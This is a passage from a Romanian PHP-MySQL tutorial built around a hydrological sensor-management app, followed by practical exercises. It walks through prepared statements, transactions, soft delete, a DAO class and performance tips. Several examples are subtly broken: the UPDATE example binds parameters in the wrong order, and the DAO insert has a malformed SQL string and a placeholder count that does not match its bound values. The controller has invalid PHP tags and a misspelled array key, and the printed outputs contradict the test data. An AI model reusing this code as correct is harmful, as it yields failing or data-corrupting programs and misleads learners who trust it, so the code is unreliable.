$stmt->bind_param("ssssdi", $cod, $denumire, $tip, $locatie, $pret, $activ);
if ($stmt->execute()) {
    $id_nou = $stmt->insert_id; // ID-ul generat AUTO_INCREMENT
    echo "Senzor adăugat cu ID: $id_nou\n";
    echo "Rânduri afectate: " . $stmt->affected_rows . "\n";
} else {
    // Gestionare erori specifice
    if ($db->errno === 1062) { // Duplicate entry
        echo 'Eroare: Codul senzorului există deja!';
    } else {
        echo 'Eroare la inserare: ' . $stmt->error;
    }
}
$stmt->close();
```

```
Exemplu 15 – INSERT parametrizat și batch cu tranzacții

// ===== INSERT MULTIPLU (batch) – mai eficient =====
$sql_batch = "INSERT INTO senzori (cod, denumire, tip, pret) VALUES (?, ?, ?, ?)";
$stmt2 = $db->prepare($sql_batch);

$senzori_noi = [
    ['SEN010', 'Senzor temp exterior', 'temperatura', 95.00],
    ['SEN011', 'Senzor nivel bazin', 'nivel', 180.00],
    ['SEN012', 'Debitmetru canal', 'debit', 440.00],
];

$db->begin_transaction(); // Tranzacție pentru consistență
try {
    foreach ($senzori_noi as $s) {
        $stmt2->bind_param('sssd', $s[0], $s[1], $s[2], $s[3]);
        $stmt2->execute();
    }
    $db->commit();
    echo count($senzori_noi) . ' senzori adăugați cu succes!';
} catch (Exception $e) {
    $db->rollback(); // Anulăm toate dacă una eșuează
    echo 'Eroare: ' . $e->getMessage();
}
$stmt2->close();
?>
```

► Rezultat / Output

Senzor adăugat cu ID: 5
Rânduri afectate: 1

3 senzori adăugați cu succes!

UPDATE – Modificare înregistrări

Exemplu 16 – UPDATE parametrizat

```
<?php
require_once 'conexiune.php';
$db = getConexiune();
// ===== UPDATE simplu =====
$sql = "UPDATE senzori SET denumire=?, pret=?, locatie=?, modificat=NOW()
      WHERE id=? AND activ=TRUE";
// NOW() – funcție MySQL pentru data/ora curentă
$stmt = $db->prepare($sql);
$nou_denumire = htmlspecialchars($_POST['denumire'] ?? "");
$nou_pret     = (float)($_POST['pret'] ?? 0);
$nou_locatie  = htmlspecialchars($_POST['locatie'] ?? "");
$id_senzor   = (int)($_POST['id'] ?? 0);
if ($id_senzor <= 0) {
    die('ID invalid!');
}
// 'ssdi' = string, string, double, integer
$stmt->bind_param("ssdi", $nou_denumire, $nou_locatie, $nou_pret, $id_senzor);
$stmt->execute();
if ($stmt->affected_rows > 0) {
    echo "Senzorul #$id_senzor a fost actualizat!\n";
} else {
    echo 'Nicio modificare efectuată (ID inexistent sau date identice)';
}
$stmt->close();
// ===== UPDATE cu condiții multiple =====
// Dezactivează toți senzorii cu prețul sub 50 lei
$sql2 = "UPDATE senzori SET activ=FALSE WHERE pret < ? AND tip=?";
$stmt2 = $db->prepare($sql2);
$pret_minim = 50.0;
$tip = 'nivel';
$stmt2->bind_param("ds", $pret_minim, $tip);
$stmt2->execute();
echo "Dezactivați: " . $stmt2->affected_rows . " senzori\n";
$stmt2->close();
?>
```

► Rezultat / Output

Senzorul #3 a fost actualizat!
Dezactivați: 2 senzori

DELETE – Ștergere înregistrări

Exemplu 17 – DELETE cu verificare și soft delete

```
<?php
require_once 'conexiune.php';
$db = getConexiune();
// ===== DELETE simplu cu confirmare =====
$id_de_sters = (int)($_POST['id'] ?? 0);
if ($id_de_sters <= 0) {
    die('ID invalid!');
}
// Bune practici: verificăm mai întâi că înregistrarea există
$sql_check = "SELECT id, cod, denumire FROM senzori WHERE id = ?";
$stmt_check = $db->prepare($sql_check);
$stmt_check->bind_param("i", $id_de_sters);
$stmt_check->execute();
$rez_check = $stmt_check->get_result();
if ($rez_check->num_rows === 0) {
    echo 'Senzorul nu a fost găsit!';
    exit;
}
$senzor = $rez_check->fetch_assoc();
$stmt_check->close();
// DELETE propriu-zis
$sql_del = "DELETE FROM senzori WHERE id = ?";
$stmt_del = $db->prepare($sql_del);
$stmt_del->bind_param("i", $id_de_sters);
$stmt_del->execute();
if ($stmt_del->affected_rows > 0) {
    echo "Senzorul '{$senzor['cod']}' – {$senzor['denumire']}' a fost șters!\n";
    // Logăm acțiunea
    $log = date('Y-m-d H:i:s') . " | STERGERE senzor ID:$id_de_sters cod:{$senzor['cod']}\n";
    file_put_contents('operatii.log', $log, FILE_APPEND);
} else {
    echo 'Eroare la ștergere: ' . $stmt_del->error;
}
$stmt_del->close();
// ===== Ștergere logică (soft delete) – mai sigur =====
// În loc de DELETE, marcăm ca inactiv
$sql_soft = "UPDATE senzori SET activ=FALSE, modificat=NOW() WHERE id=?";
$stmt_soft = $db->prepare($sql_soft);
$stmt_soft->bind_param("i", $id_de_sters);
$stmt_soft->execute();
echo 'Senzor dezactivat (soft delete).';
$stmt_soft->close();
?>
```

► Rezultat / Output

Senzorul 'SEN003 – Senzor nivel N1' a fost șters!
Senzor dezactivat (soft delete).

Aplicație Exemplu Completă – Gestiune Senzori Hidrologici

Această aplicație integrează toate conceptele studiate: conectare BD, CRUD complet (Create, Read, Update, Delete), validare, sesiuni, paginare și rapoarte.

schema.sql – Baza de date completă

-- schema.sql – structura completă a bazei de date

```
CREATE DATABASE IF NOT EXISTS gestiune_hidro CHARACTER SET
utf8mb4;
USE gestiune_hidro;
```

-- Tabel stații hidrografice

```
CREATE TABLE statii (
  id      INT AUTO_INCREMENT PRIMARY KEY,
  cod     VARCHAR(10) NOT NULL UNIQUE,
  nume    VARCHAR(100) NOT NULL,
  localitate VARCHAR(100),
  bazin   VARCHAR(100),
  latitudine DECIMAL(10,6),
  longitudine DECIMAL(10,6),
  activa  BOOLEAN DEFAULT TRUE
) ENGINE=InnoDB;
```

-- Tabel senzori

```
CREATE TABLE senzori (
  id      INT AUTO_INCREMENT PRIMARY KEY,
  cod     VARCHAR(20) NOT NULL UNIQUE,
  denumire VARCHAR(100) NOT NULL,
  tip     ENUM('presiune','debit','nivel','temperatura') NOT NULL,
  locatie VARCHAR(200),
  pret    DECIMAL(10,2) DEFAULT 0.00,
  activ   BOOLEAN DEFAULT TRUE,
  statie_id INT,
  creat_la TIMESTAMP DEFAULT CURRENT_TIMESTAMP,
  FOREIGN KEY (statie_id) REFERENCES statii(id) ON DELETE SET
NULL
) ENGINE=InnoDB;
```

schema.sql – Baza de date completă

-- Tabel măsurători

```
CREATE TABLE masuratori (
  id      INT AUTO_INCREMENT PRIMARY KEY,
  senzor_id INT NOT NULL,
  valoare  DECIMAL(10,3) NOT NULL,
  unitate  VARCHAR(20) DEFAULT 'unspecified',
  inregistrat TIMESTAMP DEFAULT CURRENT_TIMESTAMP,
  FOREIGN KEY (senzor_id) REFERENCES senzori(id) ON DELETE
CASCADE
) ENGINE=InnoDB;
```

-- Date de test

```
INSERT INTO statii (cod,nume,localitate,bazin) VALUES
('ST001','Statia Siret Nord','Bacau','Siret'),
('ST002','Statia Olt Sud','Slatina','Olt');
```

```
INSERT INTO senzori (cod,denumire,tip,pret,statie_id) VALUES
('SEN001','Senzor presiune P1','presiune',150.00,1),
('SEN002','Debitmetru canal D1','debit',320.00,1),
('SEN003','Senzor nivel bazin','nivel',89.00,2),
('SEN004','Termometru apa T1','temperatura',210.00,2);
```

Clasa de acces la date (Data Access Layer)

Exemplu 18 – Clasa SenzorDAO (CRUD complet)

```
<?php
// SenzorDAO.php – Data Access Object pentru senzori
// Separă logica de acces la date de logica de afișare

class SenzorDAO {
    private $db;

    public function __construct($conexiune) {
        $this->db = $conexiune;
    }

    // READ – toți senzorii cu paginare
    public function getToate($pagina = 1, $perPagina = 10, $filtru = []) {
        $offset = ($pagina - 1) * $perPagina;
        $where = 'WHERE 1=1';
        $params = [];
        $types = '';

        if (!empty($filtru['tip'])) {
            $where .= ' AND s.tip = ?';
            $params[] = $filtru['tip'];
            $types .= 's';
        }

        if (isset($filtru['activ'])) {
            $where .= ' AND s.activ = ?';
            $params[] = (int)$filtru['activ'];
            $types .= 'i';
        }

        $sql = "SELECT s.id, s.cod, s.denumire, s.tip, s.pret, s.activ,
            st.nume AS statie
            FROM senzori s
            LEFT JOIN statii st ON s.statie_id = st.id
            $where
            ORDER BY s.id
            LIMIT ? OFFSET ?";
```

Exemplu 18 – Clasa SenzorDAO (CRUD complet)

```
        $params[] = $perPagina;
        $params[] = $offset;
        $types .= 'ii';
        $stmt = $this->db->prepare($sql);
        if (!empty($params)) {
            $stmt->bind_param($types, ...$params); // spread operator
        }

        $stmt->execute();
        return $stmt->get_result()->fetch_all(MYSQLI_ASSOC);
    }

    // READ – un senzor după ID
    public function getById($id) {
        $stmt = $this->db->prepare(
            'SELECT * FROM senzori WHERE id = ? LIMIT 1'
        );
        $stmt->bind_param('i', $id);
        $stmt->execute();
        $rez = $stmt->get_result();
        return $rez->num_rows > 0 ? $rez->fetch_assoc() : null;
    }

    // CREATE
    public function insereaza($date) {
        $sql = 'INSERT INTO senzori
(cod,denumire,tip,locatie,pret,activ,statie_id)
        . ' VALUES (?,?,?,?,?,?)';
        $stmt = $this->db->prepare($sql);
        $stmt->bind_param('ssssdii',
            $date['cod'], $date['denumire'], $date['tip'],
            $date['locatie'], $date['pret'],
            $date['activ'], $date['statie_id']
        );
        $stmt->execute();
        return $stmt->affected_rows > 0 ? $stmt->insert_id : false;
    }
```

Exemplu 18 – Clasa SenzorDAO (CRUD complet)

```
    // UPDATE
    public function actualizeaza($id, $date) {
        $sql = 'UPDATE senzori SET
denumire=?,tip=?,locatie=?,pret=?,activ=?
        WHERE id=?';
        $stmt = $this->db->prepare($sql);
        $stmt->bind_param('sssdii',
            $date['denumire'], $date['tip'],
            $date['locatie'], $date['pret'],
            $date['activ'], $id
        );
        $stmt->execute();
        return $stmt->affected_rows;
    }

    // DELETE
    public function sterge($id) {
        $stmt = $this->db->prepare('DELETE FROM senzori WHERE id=?');
        $stmt->bind_param('i', $id);
        $stmt->execute();
        return $stmt->affected_rows > 0;
    }

    // RAPORT – statistici pe tipuri
    public function getStatistici() {
        $sql = 'SELECT tip,
            COUNT(*) AS total,
            SUM(activ) AS active,
            AVG(pret) AS pret_mediu,
            SUM(pret) AS valoare_totala
            FROM senzori GROUP BY tip ORDER BY total DESC';
        return $this->db->query($sql)->fetch_all(MYSQLI_ASSOC);
    }
?>
```

Controllerul principal – index.php

Exemplu 19 – index.php (controller + view integrat)	Exemplu 19 – index.php (controller + view integrat)	Exemplu 19 – index.php (controller + view integrat)
<pre><?php // index.php – pagina principală a aplicației session_start(); require_once 'conexiune.php'; require_once 'SenzorDAO.php'; \$db = getConexiune(); \$dao = new SenzorDAO(\$db); // Procesare acțiuni POST if (\$_SERVER['REQUEST_METHOD'] === 'POST') { \$actiune = \$_POST['actiune'] ?? ''; switch (\$actiune) { case 'adauga': \$date = ['cod' => strtoupper(trim(\$_POST['cod'])), 'denumire' => htmlspecialchars(trim(\$_POST['denumire'])), 'tip' => \$_POST['tip'], 'locatie' => htmlspecialchars(\$_POST['locatie'] ?? ''), 'pret' => (float)\$_POST['pret'], 'activ' => isset(\$_POST['activ']) ? 1 : 0, 'statie_id' => (int)(\$_POST['statie_id'] ?? 0),]; \$id_nou = \$dao->insereaza(\$date); if (\$id_nou) { \$_SESSION['mesaj'] = ['tip'=>'ok', 'text'=>"Senzor adăugat (ID: \$id_nou)"]; } else { \$_SESSION['mesaj'] = ['tip'=>'err', 'text'=>'Eroare la adăugare!']; } header('Location: index.php'); exit; case 'sterge': \$id = (int)\$_POST['id']; if (\$dao->sterge(\$id)) { \$_SESSION['mesaj'] = ['tip'=>'ok', 'text'=>"Senzor #\$id șters!"]; } else { \$_SESSION['mesaj'] = ['tip'=>'err', 'text'=>'Eroare la ștergere!']; } header('Location: index.php'); exit; } }</pre>	<pre>// Parametri paginare și filtrare \$pagina = max(1, (int)(\$_GET['pagina'] ?? 1)); \$filtru = ['tip' => \$_GET['tip'] ?? '']; // Date pentru afișare \$senzori = \$dao->getToate(\$pagina, 10, \$filtru); \$statistici = \$dao->getStatistici(); // Mesaj din sesiune (Post-Redirect-Get pattern) \$mesaj = \$_SESSION['mesaj'] ?? null; unset(\$_SESSION['mesaj']); ?><!DOCTYPE html> <html lang='ro'><head><meta charset='UTF-8'> <title>Gestiune Senzori</title></head> <body> <h1>Sistem Gestiune Senzori Hidrologici</h1> <?php if (\$mesaj): ?> <div class='mesaj' <? = \$mesaj['tip'] ?>><? = \$mesaj['text'] ?></div> <?php endif; ?> <!-- Tabel senzori --> <table border='1'> <tr> <th>ID</th><th>Cod</th><th>Denumire</th> <th>Tip</th><th>Pret</th><th>Statie</th><th>Activ</th> </tr> <tr> <th>Actiuni</th> </tr> <?php foreach (\$senzori as \$s): ?> <tr> <td><? = \$s['id'] ?></td> <td><? = htmlspecialchars(\$s['cod']) ?></td> <td><? = htmlspecialchars(\$s['denumire']) ?></td> <td><? = \$s['tip'] ?></td> <td><? = number_format(\$s['pret'],2) ?> lei</td> <td><? = htmlspecialchars(\$s['statie'] ?? '-') ?></td> <td><? = \$s['activ'] ? '✅' : '❌' ?></td></pre>	<pre><td> <a href='editeaza.php?id=<? = \$s['id'] ?>'>Editează <form method='POST' style='display:inline'> <input type='hidden' name='actiune' value='sterge'> <input type='hidden' name='id' value='<? = \$s['id'] ?>'> <button onclick='return confirm("Sigur ștergi?")>Șterge</button> </form> </td> </tr> <?php endforeach; ?> </table> <!-- Raport statistici --> <h2>Statistici pe tipuri</h2> <table border='1'> <tr><th>Tip</th><th>Total</th><th>Active</th><th>Pret mediu</th><th>Valoare totala</th></tr> <?php foreach (\$statistici as \$stat): ?> <tr> <td><? = \$stat['tip'] ?></td> <td><? = \$stat['total'] ?></td> <td><? = \$stat['active'] ?></td> <td><? = number_format(\$stat['pret_meniu'],2) ?> lei</td> <td><? = number_format(\$stat['valoare_totala'],2) ?> lei</td> </tr> <?php endforeach; ?> </table> </body></html></pre>

► Rezultat / Output

Sistem Gestiune Senzori Hidrologici

✓ Senzor adăugat (ID: 5) ← mesaj din sesiune

ID	Cod	Denumire	Tip	Pret	Statie	Activ	Acțiuni
1	SEN001	Senzor presiune P1	presiune	150.00 lei	Statia Siret N.	✓	Editează Șterge
2	SEN002	Debitmetru canal D1	debit	320.00 lei	Statia Siret N.	✓	Editează Șterge
3	SEN003	Senzor nivel bazin	nivel	89.00 lei	Statia Olt Sud	✗	Editează Șterge

Statistici pe tipuri:

Tip	Total	Active	Pret mediu	Valoare totala
presiune	2	2	212.50 lei	425.00 lei
debit	1	1	320.00 lei	320.00 lei
nivel	1	0	89.00 lei	89.00 lei

Optimizarea Performanței PHP-MySQL

N+1 Query Problem

Una dintre cele mai frecvente probleme de performanță în aplicațiile PHP cu baze de date este *N+1 query problem*. Apare când pentru a afișa o listă de N entități, codul face 1 query pentru lista principală și apoi N query-uri suplimentare (câte unul pentru fiecare entitate) pentru a obține date asociate.

Exemplu clasic: 1 query pentru a obține 100 de senzori, apoi 100 de query-uri pentru a obține stația fiecărui senzor (total: 101 query-uri). Soluția este eager loading prin JOIN sau subquery: un singur query cu JOIN obține senzorii și stațiile lor simultan (total: 1 query). Diferența de performanță este dramatică: la 100ms latență DB, 101 query-uri = 10 secunde, 1 query cu JOIN = 0.1 secunde.

Query Cache și Prepared Statements Cache

MySQL menținea un Query Cache (eliminat în MySQL 8.0 pentru că în practică degrada performanța în scenarii de scriere intensă). Alternativele moderne sunt: cache la nivel aplicație (Memcached, Redis) care stochează rezultatele query-urilor PHP, InnoDB Buffer Pool care cachează paginile de date și indecși în RAM, Prepared Statements Cache care refolosește planul de execuție pentru același șablon SQL.

În PHP, Prepared Statements cachate înseamnă că dacă executăm același șablon SQL de 1000 de ori cu parametri diferiți, MySQL parsează și optimizează șablonul o singură dată. Pentru loop-uri care inserează multe rânduri, aceasta face diferența: prepare() o dată, execute() de N ori (fără re-parsare).

Connection Pooling

Deschiderea unei conexiuni MySQL are un cost: negociere TCP, autentificare, alocarea resurselor pe server — poate dura 5-20ms. Pentru o aplicație cu 1000 de request-uri/secundă, deschiderea unei conexiuni noi la fiecare request este un bottleneck semnificativ.

Connection pooling menține un pool de conexiuni deschise, reutilizate de mai multe request-uri PHP. PHP nu are connection pooling nativ (spre deosebire de Java/Node.js), dar PHP-FPM (FastCGI Process Manager) simulează pooling: fiecare worker PHP menține conexiunea MySQL persistentă. `mysqli_pconnect()` sau PDO cu `ATTR_PERSISTENT` crează conexiuni persistente — refolosite între request-uri din același worker PHP. Atenție: conexiunile persistente pot epuiza limita `max_connections` MySQL dacă nu sunt gestionate corect.



Sinteza Conceptuală – Arhitectura Aplicației Web PHP-MySQL

O aplicație web PHP-MySQL bine proiectată urmează un flux clar și respectă separarea responsabilităților. Înțelegerea acestui flux de la un capăt la altul (end-to-end) este esențială pentru a putea diagnostica probleme și a lua decizii de arhitectură.

Stratul de prezentare (browser) trimite request-uri HTTP. Formulare cu GET (pentru căutări, navigare) sau POST (pentru trimitere de date). JavaScript poate face request-uri AJAX către API-urile PHP, primind JSON în schimb, și actualizând pagina fără reîncărcare completă (SPA pattern).

Stratul de server web (Apache/Nginx) primește request-ul și îl redirecționează interpretorului PHP. Nginx este preferat pentru performanță ridicată, prin proxy_pass la PHP-FPM. Apache cu mod_php este mai simplu dar mai puțin eficient la concurență mare.

Stratul de logică (PHP) procesează request-ul: validare input, logică business, acces la date. Prin prepared statements, comunică securizat cu MySQL. Prin funcțiile de sesiune, menține starea utilizatorului. Returnează răspunsul (HTML, JSON etc.).

Stratul de date (MySQL) stochează și interoghează datele persistente. Indecșii asigură performanța. Tranzacțiile asigură consistența. Cheile externe asigură integritatea referențială.

Strat	Tehnologie	Responsabilitate	Securitate
Browser	HTML/CSS/JS	Afișare, UX, validare client	HTTPS, CSP headers
Server Web	Apache/Nginx	Routing, servire fișiere	TLS, rate limiting
Logică	PHP 8+	Validare, business logic, API	Input validation, CSRF, XSS
Cache	Redis/Memcached	Performanță, sesiuni	Acces restricționat rețea
Date	MySQL 8.0	Persistență, integritate	Prepared stmts, min. privileges

Aplicatii practice

Aplicația 1. Jurnal Personal de Activități

Realizați o aplicație web simplă de jurnal personal în care utilizatorul poate adăuga, vizualiza și șterge intrări zilnice. Datele se stochează în fișiere text pe server (nu în baza de date).

Cerințe obligatorii

1. Pagina principală afișează toate intrările salvate, ordonate de la cea mai recentă la cea mai veche.
2. Formularul de adăugare (metoda POST) permite introducerea unui titlu și a unui text. Data și ora se adaugă automat de server (funcția `date()`).
3. Fiecare intrare se salvează ca un fișier separat în directorul `/jurnal/`, cu numele format din timestamp-ul Unix (ex: 1710234567.txt).
4. La ștergerea unei intrări, fișierul corespunzător este eliminat de pe server (funcția `unlink()`).
5. Titlul intrării este limitat la maximum 100 de caractere (validare server-side cu `strlen()`).
6. Aplicația folosește o sesiune pentru a memora un mesaj de confirmare după adăugare sau ștergere (pattern Post-Redirect-Get).

Structura fișierelor

`index.php` – pagina principală cu lista intrărilor și formularul de adăugare

`sterge.php` – procesează ștergerea și redirecționează la `index.php`

`/jurnal/` – directorul cu fișierele intrărilor (creat automat dacă nu există)

Aplicația 2. Sistem de Autentificare cu Roluri

Realizați un sistem de autentificare cu două tipuri de utilizatori (administrator și student), fiecare cu acces la pagini diferite, bazat pe sesiuni PHP și baza de date MySQL.

Structura bazei de date

```
CREATE TABLE utilizatori (  
    id      INT AUTO_INCREMENT PRIMARY KEY,  
    username VARCHAR(50) NOT NULL UNIQUE,  
    email   VARCHAR(100) NOT NULL UNIQUE,  
    parola  VARCHAR(255) NOT NULL, -- hash bcrypt  
    rol     ENUM('admin','student') DEFAULT 'student',  
    activ   BOOLEAN DEFAULT TRUE,  
    creat_la TIMESTAMP DEFAULT CURRENT_TIMESTAMP  
);
```

Cerințe obligatorii

1. Pagina de login (login.php) cu formular POST. Parola se verifică cu password_verify() față de hash-ul din baza de date.
2. La autentificare reușită: se regenerează ID-ul de sesiune (session_regenerate_id(true)), se stochează în sesiune: user_id, username, rol, login_time.
3. Pagina dashboard_admin.php este accesibilă doar utilizatorilor cu rol='admin'. Afișează lista tuturor utilizatorilor din baza de date.
4. Pagina dashboard_student.php este accesibilă oricărui utilizator autentificat. Afișează un mesaj personalizat cu username-ul și ora autentificării.
5. Funcția de logout șterge sesiunea complet și redirecționează la login.php.
6. Un cookie 'remember_username' (30 zile) preia username-ul dacă utilizatorul bifează 'Ține-mă minte', precompletând câmpul la următoarea vizită.
7. Orice tentativă de acces la paginile protejate fără autentificare redirecționează automat la login.php.

Indicație: Inserați utilizatorii de test direct în baza de date folosind password_hash('parola', PASSWORD_DEFAULT) în PHP sau printr-un script setup.php care rulează o singură dată.

Aplicația 3. Sistem de Gestiune a Studenților

Realizați o aplicație web PHP-MySQL pentru gestiunea situației școlare a studenților dintr-o facultate. Aplicația gestionează studenții, disciplinele de studiu, notele obținute și prezențele la cursuri. Toate interogările care implică date din formulare vor folosi obligatoriu prepared statements.

Cerințe obligatorii

1. Pagina studenti.php afișează toți studenții activi într-un tabel HTML cu coloanele: Nume complet (nume + prenume concatenate), CNP (primele 6 caractere vizibile, restul mascate: xxxxxxx), Grupă, An de studiu, Email, Acțiuni (Editează / Dezactivează).
2. Formularul de adăugare student (adauga_student.php, metoda POST) validează: CNP format corect (exact 13 cifre, preg_match), email valid (filter_var), an de studiu între 1 și 4, câmpuri obligatorii completate. La succes, inserare cu prepared statement și redirecționare cu mesaj de confirmare în sesiune.
3. Formularul de editare (editeaza_student.php?id=X) preîncarcă toate datele studentului selectat. Se pot modifica toate câmpurile cu excepția CNP-ului (cheie unică, nu se modifică).
4. Dezactivarea studentului setează activ=FALSE (soft delete). Studentul nu mai apare în listele normale, dar notele și prezențele sale rămân în baza de date.
5. Filtrare după grupă (dropdown generat dinamic cu valorile DISTINCT din baza de date) și căutare după nume/prenume (GET + LIKE cu prepared statement).
6. Formularul de înregistrare în masă a prezenței (POST): selectare disciplină + dată curs, apoi lista studenților cu checkbox (bifat = prezent, nebifat = absent). La submit, se înserează/actualizează prezența pentru toți studenții din grupă folosind tranzacție MySQL (begin_transaction / commit / rollback).
7. Câmpul motiv_absenta devine obligatoriu (validare PHP) dacă absența este nemotivată și studentul are deja mai mult de 3 absențe la disciplina respectivă.
8. Pagina situatie_prezente.php?student_id=X afișează pentru fiecare disciplină: numărul de prezențe, numărul de absențe, procentul de prezență și un indicator vizual (prezent > 75%: verde; 50-75%: galben; sub 50%: roșu – implementat prin clase CSS sau text).

Aplicația 4. Formular de Înregistrare cu Validare Completă

Realizați un formular de înregistrare pentru o platformă educațională, cu validare riguroasă a tuturor câmpurilor atât la nivel HTML5, cât și în PHP.

Cerințe obligatorii

1. Formularul conține câmpurile: Nume complet, Adresă email, Parolă, Confirmare parolă, Dată naștere, Specializare (select cu minimum 3 opțiuni), Acord prelucrare date (checkbox obligatoriu).
2. Validare PHP pentru fiecare câmp: Numele trebuie să conțină cel puțin două cuvinte (prenume și nume). Email-ul se validează cu `filter_var()` și `FILTER_VALIDATE_EMAIL`. Parola trebuie să aibă minimum 8 caractere, cel puțin o cifră și o literă mare (verificat cu `preg_match()`). Confirmarea parolei trebuie să coincidă. Vârsta calculată din data nașterii trebuie să fie între 18 și 35 de ani.
3. La erori, formularul se reafișează cu datele deja introduse păstrate în câmpuri (sticky form) și cu mesajele de eroare afișate lângă fiecare câmp.
4. La succes, datele (fără parolă) se salvează în sesiune și se afișează o pagina de confirmare.
5. Un cookie cu tema preferată (light/dark) se setează la prima vizită și este reținut 30 de zile. Pagina aplică o clasă CSS corespunzătoare.